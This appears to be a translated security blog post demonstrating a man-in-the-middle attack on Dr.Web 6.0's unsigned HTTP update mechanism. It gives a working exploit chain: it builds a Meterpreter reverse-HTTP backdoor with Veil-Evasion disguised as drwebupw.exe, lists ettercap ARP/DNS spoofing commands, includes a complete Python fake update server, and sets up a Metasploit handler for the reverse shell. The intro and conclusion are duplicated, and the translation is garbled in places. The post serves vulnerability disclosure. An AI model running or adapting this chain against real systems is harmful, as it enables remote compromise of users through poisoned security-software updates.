Exploiting Vulnerability in DrWeb Update Procedure
In this article I want to talk in more detail about the problems of the update protocol in Dr.Web anti-virus, thanks to which, in case of traffic interception, it becomes possible to replace anti-virus components and execute arbitrary code. I first saw information about the vulnerability in the materials of the SyScan2014 conference in the presentation of Breaking Antivirus Software (Joxean Koret), and since the fact of the presence of the vulnerability is already known, there was no special meaning in another publication. At least until one moment.
In the discussion of the article “ Data about 70,000 cards were compromised at the payment gateway of Russian Railways"I was genuinely surprised by the reaction of some readers, and presumably one of Dr.Web’s employees who refused to acknowledge software problems. Therefore, it was decided to figure out the details yourself, as well as check the possibility of operation. I hope this publication will contribute to an early correction of the situation.
Dr.Web version 6.0 was selected as the “experimental”, as it has many certificates: FSTEC, FSB, and the Ministry of Defense of the Russian Federation. The remaining versions were not considered, so maybe they have similar problems, but maybe not. During the experiment, all antivirus settings were set by default, the built-in protection was NOT disabled. The operating system uses Windows 7.

To exploit the vulnerability, it is necessary for an attacker to be able to redirect user traffic (for example, due to a DNS server spoofing, ARP cache poisoning, or something else). For simplicity of the experiment, in a test environment, the client and attacker computers are on the same network:
To download updates from its servers, Dr.Web uses the http protocol, i.e. data is transmitted in clear text.
The process is performed in the following sequence:
That’s basically it. As you can see, no checks are made on the originality of the update and you can try to conduct a MitM attack and replace the files with your own.
As shown above, the vulnerability in Dr.Web 6 is indeed present and such attacks can very well be implemented in combat conditions. So we can only hope for the sober look of the development company. I will not write about the real uselessness of certification; it has already been discussed more than once.
In the discussion of the article “ Data about 70,000 cards were compromised at the payment gateway of Russian Railways"I was genuinely surprised by the reaction of some readers, and presumably one of Dr.Web’s employees who refused to acknowledge software problems. Therefore, it was decided to figure out the details yourself, as well as check the possibility of operation. I hope this publication will contribute to an early correction of the situation.
Initial data:
Dr.Web version 6.0 was selected as the “experimental”, as it has many certificates: FSTEC, FSB, and the Ministry of Defense of the Russian Federation. The remaining versions were not considered, so maybe they have similar problems, but maybe not. During the experiment, all antivirus settings were set by default, the built-in protection was NOT disabled. The operating system uses Windows 7.
A detailed list of antivirus software modules and their versions at the time of testing
- Dr.Web ® Virus-Finding Engine drweb32.dll (7.00.9.04080)
- Dr.Web ® Scanning Engine dwengine.exe (7.0.1.05020 (Build 9393))
- Dr.Web ® Windows Action Center Integration dwsewsc.exe (7.0.1.05020 (Build 9393))
- Dr.Web File System Monitor spiderg3.sys (6.0.10.12290)
- Dr.Web Protection for Windows dwprot.sys (7.0.0.08090)
- SpIDer Agent for Windows spideragent.exe (6.0.5.10310)
- SpIDer Agent admin-mode module for Windows spideragent_adm.exe (6.0.5.10310)
- SpIDer Agent settings module for Windows spideragent_set.exe (6.0.5.10310)
- SpIDer Mail ® for Windows Workstation spiderml.exe (6.0.3.08040)
- SpIDer Mail ® for Windows Workstation settings module spml_set.exe (6.0.3.08040)
- Dr.Web Winsock Provider Hook drwebsp.dll (6.0.1.04140)
- Dr.Web Winsock Provider Hook drwebsp64.dll (6.0.1.04140)
- Dr.Web © Scanner for Windows drweb32w.exe (6.00.16.01270)
- Dr.Web ® Console Scanner dwscancl.exe (7.0.1.05020 (Build 9393))
- Dr.Web ® Shell Extension drwsxtn.dll (6.00.1.201103100)
- Dr.Web ® Shell Extension drwsxtn64.dll (6.00.1.201103100)
- Dr.Web Updater for Windows drwebupw.exe (6.00.15.201301210)
- Dr.Web Helper drwreg.exe (6.00.12.201102110)
- Dr.Web SysInfo dwsysinfo.exe (7.00.3.201204270)
- DrWeb ® Quarantine Manager dwqrui.exe (7.0.1.05020 (Build 9393))
- Dr.Web Adds-on unpacker drwadins.exe (6.00.0.02270)
- Dr.Web ® for Microsoft Outlook Settings drwebsettingprocess.exe (6.00.0.201101130)
- Dr.Web ® for Microsoft Outlook Messages drwmsg.dll (6.00.0.201101130)
- Dr.Web ® for Microsoft Outlook drwebforoutlook.dll (6.00.0.201101130)
To exploit the vulnerability, it is necessary for an attacker to be able to redirect user traffic (for example, due to a DNS server spoofing, ARP cache poisoning, or something else). For simplicity of the experiment, in a test environment, the client and attacker computers are on the same network:
Vulnerability Description
To download updates from its servers, Dr.Web uses the http protocol, i.e. data is transmitted in clear text.
List of Update Servers
- update.geo.drweb.com
- update.drweb.com
- update.msk.drweb.com
- update.us.drweb.com
- update.msk5.drweb.com
- update.msk6.drweb.com
- update.fr1.drweb.com
- update.us1.drweb.com
- update.kz.drweb.com
- update.nsk1.drweb.com
The process is performed in the following sequence:
- Timestamp request - timestampRequest exampleGET / x64 / 600 / av / windows / a timestamp
the HTTP / 1.1 the Accept: * / *
the Host: update.drweb.com
the X-DrWeb-the Validate: 259e9b92fa099939d198dbd82c106f95
the X-DrWeb-KeyNumber: 0110258647
the X-DrWeb-SysHash: E2E8203CB505AE00939EEC9C1D58D0E4
the User-Agent : DrWebUpdate-6.00.15.06220 (windows: 6.01.7601)
Connection: Keep-Alive
Cache-Control: no-cache
HTTP / 1.1 200 OK
Server: nginx / 42 Date: Sat, 19 Apr 2014 10:33:36 GMT
Content- Type: application / octet-stream
Content-Length: 10
Last-Modified: Sat, 19 Apr 2014 09:26:19 GMT
Connection: keep-alive
Accept-Ranges: bytes
1397898695 - Request for additional information (current version of antivirus and some other data) - drweb32.flg fileRequest exampleThe HTTP /x64/600/av/windows/drweb32.flg the GET / 1.1
the Accept: * / *
the Host: update.drweb.com
the X-DrWeb-the Validate: 259e9b92fa099939d198dbd82c106f95
the X-DrWeb-KeyNumber: 0110258647
the X-DrWeb-SysHash: E2E8203CB505AE00939EEC9C1D58D0E4
the User -Agent: DrWebUpdate-6.00.15.06220 (windows: 6.01.7601)
Connection: Keep-Alive
Cache-Control: no-cache
HTTP / 1.1 200 OK
Server: nginx / 42 Date: Sat, 19 Apr 2014 10:33:37 GMT
Content-Type: application / octet-stream
Content-Length: 336 Last-Modified: Wed, 23 Jan 2013 09:42:21 GMT
Connection: keep-alive
Accept-Ranges: bytes [windows]
LinkNews = http: // news. drweb.com/flag+800/
LinkDownload = http: //download.geo.drweb.com/pub/drweb/windows/8.0/drweb-800-win.exe
FileName =
isTime = 1
TimeX = 1420122293
cmdLine =
Type = 1
ExcludeOS = 2k | xp64
ExcludeDwl = ja
ExcludeLCID = 17 | 1041
[signature]
sign = 7077D2333EA900BCF30E479818E53447CA388597B3AC20B7B0471225FDE69066E8AC4C291F364077 - Request for a list of updated system components - drweb32.lst.lzma fileRequest exampleGET /x64/600/av/windows/drweb32.lst.lzma HTTP / 1.1
Accept: * / *
Host: update.drweb.com
X-DrWeb-Validate: 259e9b92fa099939d198dbd82c106f95
X-DrWeb-KeyNumber: 0110258647
X-DrWeb-Sys E2E8203CB505AE00939EEC9C1D58D0E4
User-Agent: DrWebUpdate-6.00.15.06220 (windows: 6.01.7601)
Connection: Keep-Alive Cache-Control: no-cache
HTTP / 1.1 200 OK
Server: nginx / 42
Date: Sat, 19 Apr 2014 10:33: 39 GMT
Content-Type: application / octet-stream
Content-Length: 2373
Last-Modified: Sat, 19 Apr 2014 10:23:08 GMT
Connection: keep-alive
Accept-Ranges: bytes
] ..... # .. .....-.
..x.3..x. . ** .. C ....... d ... X..7..vB. * P] c ... <.... ^.,. 2..c.?.> Y ....!. (, .. * ... sA.U.pM .., ....... hG .... j. * ............. F ...:. ..! Z ..... h ..} ... (Y1k .....} ... F ..-.... J ........ ....... | ... 3.; ..... 5 .. "... SK`.)
.Kjx $, .... u.5 .. ~.} UX.E ... (other data omitted)
The requested file is an archive compressed by the lzma algorithm (used in 7-Zip). After unpacking, the file itself looks something like this:[DrWebUpdateList] [500] +timestamp, 8D17F12F +lang.lst, EDCB0715 +update.drl, AB6FA8BE +drwebupw.exe, 8C879982 +drweb32.dll, B73749FD +drwebase.vdb, C5CBA22F … +%SYSDIR64%\drivers\dwprot.sys, 3143EB8D + %CommonProgramFiles%\Doctor Web\Scanning Engine\dwengine.exe, 8097D92B + %CommonProgramFiles%\Doctor Web\Scanning Engine\dwinctl.dll, A18AEA4A ... [DrWebUpdateListEnd]
The hexadecimal values next to the file names are the checksums of the files calculated by the crc32 algorithm. In this case, checksums are used to maintain the “versioning” of files.
You can also see that the update mechanism can use environment variables like% CommonProgramFiles%,% SYSDIR64%, etc. - i.e. files can be uploaded not only to Dr.Web folder, but also to other system directories - Download filesRequest exampleThe HTTP /x86/600/av/windows/dwrtoday.vdb the GET / 1.1
the Accept: * / *
the Host: update.drweb.com
the X-DrWeb-the Validate: 741d1186c47dc500ab5a60629579d8cf
the X-DrWeb-KeyNumber: 0110242389
the X-DrWeb-SysHash: 08AA5F775FD38D161E2221928D10903F
the User -Agent: DrWebUpdate-6.00.15.06220 (windows: 6.01.7600)
Connection: Keep-Alive
Cache-Control: no-cache
HTTP / 1.1 200 OK
Server: nginx / 42
Date: Sat, 19 Apr 2014 02:02:36 GMT
Content-Type: application / octet-stream
Content-Length: 5712
Last-Modified: Sat, 19 Apr 2014 01:31:32 GMT
Connection: keep-alive
Accept-Ranges: bytes
Dr.Web ® version 4.20+ Anti-Virus Database
Copyright © by Igor Daniloff, 1998-2014
Created by Doctor Web Anti-Virus Labs, St. Petersburg
IDRW4 ... CR / .U .._. C..9G. ~ \ J .... 6G .... } u ... y $ _naykP ... x ........... h ... ................ J ..... QS .. .............. 7 .. (other data omitted)
In the event that the checksums of the files from the received update list differ from those used, then the client requests a patch of the existing one:GET /x64/600/av/windows/drwebupw.exe.patch_8c879982_fd933b5f
If the patch cannot be obtained or the file was not previously in the system, then a request is made for the entire new file:GET /x64/600/av/windows/drwebupw.exe
Updated files also come without any checks, in clear text, or just packaged lzma. - Updating files
After the procedure for downloading files, the old ones are replaced. However, additional checks are also not performed. For example, as will be shown later, Dr.Web accepted the generated payload from the metasplit without problems instead of the native drwebupw.exe.
That’s basically it. As you can see, no checks are made on the originality of the update and you can try to conduct a MitM attack and replace the files with your own.
Exploitation
- We create our own backdoor, which would be executed on the client computer and transferred control to the attacker. To do this, you can use the Meterpreter load from the Metasploit Framework project, optionally dropping through Veil-Evasion to bypass the antivirus. The output is drwebupw.exe, which will subsequently replace the original client antivirus component during the update.Backdoor creation process (c / meterpreter / rev_http)
========================================================================= Veil-Evasion | [Version]: 2.7.0 ========================================================================= [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework ========================================================================= Main Menu 29 payloads loaded Available commands: use use a specific payload info information on a specific payload list list available payloads update update Veil to the latest version clean clean out payload folders checkvt check payload hashes vs. VirusTotal exit exit Veil [>] Please enter a command: list [*] Available payloads: 1) auxiliary/coldwar_wrapper 2) auxiliary/pyinstaller_wrapper 3) c/meterpreter/rev_http 4) c/meterpreter/rev_http_service 5) c/meterpreter/rev_tcp 6) c/meterpreter/rev_tcp_service 7) c/shellcode_inject/virtual 8) c/shellcode_inject/void 9) cs/meterpreter/rev_tcp 10) cs/shellcode_inject/base64_substitution 11) cs/shellcode_inject/virtual 12) native/Hyperion 13) native/backdoor_factory 14) native/pe_scrambler 15) powershell/shellcode_inject/download_virtual 16) powershell/shellcode_inject/psexec_virtual 17) powershell/shellcode_inject/virtual 18) python/meterpreter/rev_http 19) python/meterpreter/rev_http_contained 20) python/meterpreter/rev_https 21) python/meterpreter/rev_https_contained 22) python/meterpreter/rev_tcp 23) python/shellcode_inject/aes_encrypt 24) python/shellcode_inject/arc_encrypt 25) python/shellcode_inject/base64_substitution 26) python/shellcode_inject/des_encrypt 27) python/shellcode_inject/flat 28) python/shellcode_inject/letter_substitution 29) python/shellcode_inject/pidinject [>] Please enter a command: use 3 [>] Please enter a command: set LHOST 10.0.1.106 [>] Please enter a command: generate [>] Please enter the base name for output files: drwebupw [*] Executable written to: /root/veil-output/compiled/drwebupw.exe - Using arp-spoofing, we redirect client requests to the attacker's host. The ettercap utility and the dns_spoof module can be used as a tool. Add the hosts used to update Dr.Web to the ettercap redirection list. In principle, a single update.geo.drweb.com address is sufficient (as it is checked first):
echo “update.geo.drweb.com A 10.0.1.106” >> /etc/ettercap/etter.dns
Next, we start the arp cache poisoning and dns spoofing process directly:ettercap -i eth0 -T -P dns_spoof -M arp:remote /10.0.1.1/ /10.0.1.102/
Thus, the traffic after operation will go according to the following scheme:
- We emulate the Dr.Web update server to issue a specially prepared file to the client. A small python script was written for this, which:
- Accepts incoming connection
- Generates a timestamp and responds to a timestamp request
- Generates a file with additional information drweb32.flg
- Generates a file with the list of updates and packs it into the lzma drweb32.lst.lzma archive
- Gives fake update to client request
drweb_http_server.py#!/usr/bin/python #encoding: utf-8 import SocketServer import SimpleHTTPServer import time import lzma import os import binascii from struct import * from subprocess import call #Непосредственно обработчик http запросов от клиента Dr.Web class HttpRequestHandler (SimpleHTTPServer.SimpleHTTPRequestHandler): def do_GET(self): if 'timestamp' in self.path: self.send_response(200) self.end_headers() self.wfile.write(open('timestamp').read()) elif 'drweb32.flg' in self.path: self.send_response(200) self.end_headers() self.wfile.write(open('drweb32.flg').read()) elif 'drweb32.lst.lzma' in self.path: self.send_response(200) self.end_headers() self.wfile.write(open('drweb32.lst.lzma').read()) elif UPLOAD_FILENAME + '.lzma' in self.path: self.send_response(200) self.end_headers() self.wfile.write(open(UPLOAD_FILENAME + '.lzma').read()) #Клиент первоначально запрашивает патч для обновившегося файла, #а если не получает его - запрашивает файл целиком elif UPLOAD_FILENAME + '.patch' in self.path: self.send_response(404) self.end_headers() else: print self.path def CRC32_from_file(filename): buf = open(filename,'rb').read() buf = (binascii.crc32(buf) & 0xFFFFFFFF) return "%08X" % buf def create_timestamp_file(): with open('timestamp','w') as f: f.write('%s'%int(time.time())) def create_lst_file(upload_filename,upload_path): # upload_path может принимать: # пустые значения, что значит что файл находится непосредственно в директории Dr.Web # либо значения вида%SYSDIR64%\drivers\, %CommonProgramFiles%\Doctor Web\Scanning Engine\ и т.д. crc32 = CRC32_from_file(upload_filename) with open('drweb32.lst','w') as f: f.write('[DrWebUpdateList]\n') f.write('[500]\n') f.write('+%s, %s\n' % (upload_path+upload_filename,crc32)) f.write('[DrWebUpdateListEnd]\n') #по какой-то причине встроенная в Linux утилита lzma в создаваемом файле не указывает размер исходного файла #без этого параметра Dr.Web отказывается принимать файлы, поэтому правим руками def edit_file_size(lzma_filename,orig_filename): file_size = os.stat(orig_filename).st_size with open(lzma_filename,'r+b') as f: f.seek(5) bsize = pack('l',file_size) f.write(bsize) #загружаемый файл должен находится в одной папке со скриптом UPLOAD_FILENAME = 'drwebupw.exe' #создаем метку времени create_timestamp_file() #создаем файл со списком обновляемых файлов, для упаковки в lzma используем встроенную утилиту create_lst_file(UPLOAD_FILENAME,'') call(['lzma', '-k', '-f','drweb32.lst']) edit_file_size('drweb32.lst.lzma','drweb32.lst') #архивируем файл с фейковым обновлением call(['lzma', '-k', '-f',UPLOAD_FILENAME]) edit_file_size(UPLOAD_FILENAME + '.lzma',UPLOAD_FILENAME) print 'Http Server started...' httpServer=SocketServer.TCPServer(('',80),HttpRequestHandler) httpServer.serve_forever()
When launched, the script will start accepting connections and in response to the update request will issue a fake update for the drwebupw.exe filepython drweb_http_server.py Http Server started... 10.0.1.102 - - [20/Apr/2014 10:48:24] "GET /x64/600/av/windows/timestamp HTTP/1.1" 200 - 10.0.1.102 - - [20/Apr/2014 10:48:24] "GET /x64/600/av/windows/drweb32.flg HTTP/1.1" 200 - 10.0.1.102 - - [20/Apr/2014 10:48:26] "GET /x64/600/av/windows/drweb32.lst.lzma HTTP/1.1" 200 - 10.0.1.102 - - [20/Apr/2014 10:48:27] "GET /x64/600/av/windows/drwebupw.exe.patch_8c879982_fd933b5f HTTP/1.1" 404 - 10.0.1.102 - - [20/Apr/2014 10:48:27] "GET /x64/600/av/windows/drwebupw.exe.lzma HTTP/1.1" 200 –
The client will successfully accept it and overwrite the original component:
- Run the connection handler from the backdoor:
$ msfconsole
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_http
PAYLOAD => windows/meterpreter/reverse_http
msf exploit(handler) > set LHOST 10.0.1.106
LHOST => 10.0.1.106
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > run
[*] Started HTTP reverse handler on http://10.0.1.106:8080/
[*] Starting the payload handler...
If everything went fine, then the next time you try to update, a connection will come from the client:
On this, we can assume that the client host is compromised - we got access to the file system, the ability to execute any commands, etc. It was possible to act not so clumsily, but only to change some antivirus functionality and thus remain invisible for a longer time.
conclusions
As shown above, the vulnerability in Dr.Web 6 is indeed present and such attacks can very well be implemented in combat conditions. So we can only hope for the sober look of the development company. I will not write about the real uselessness of certification; it has already been discussed more than once.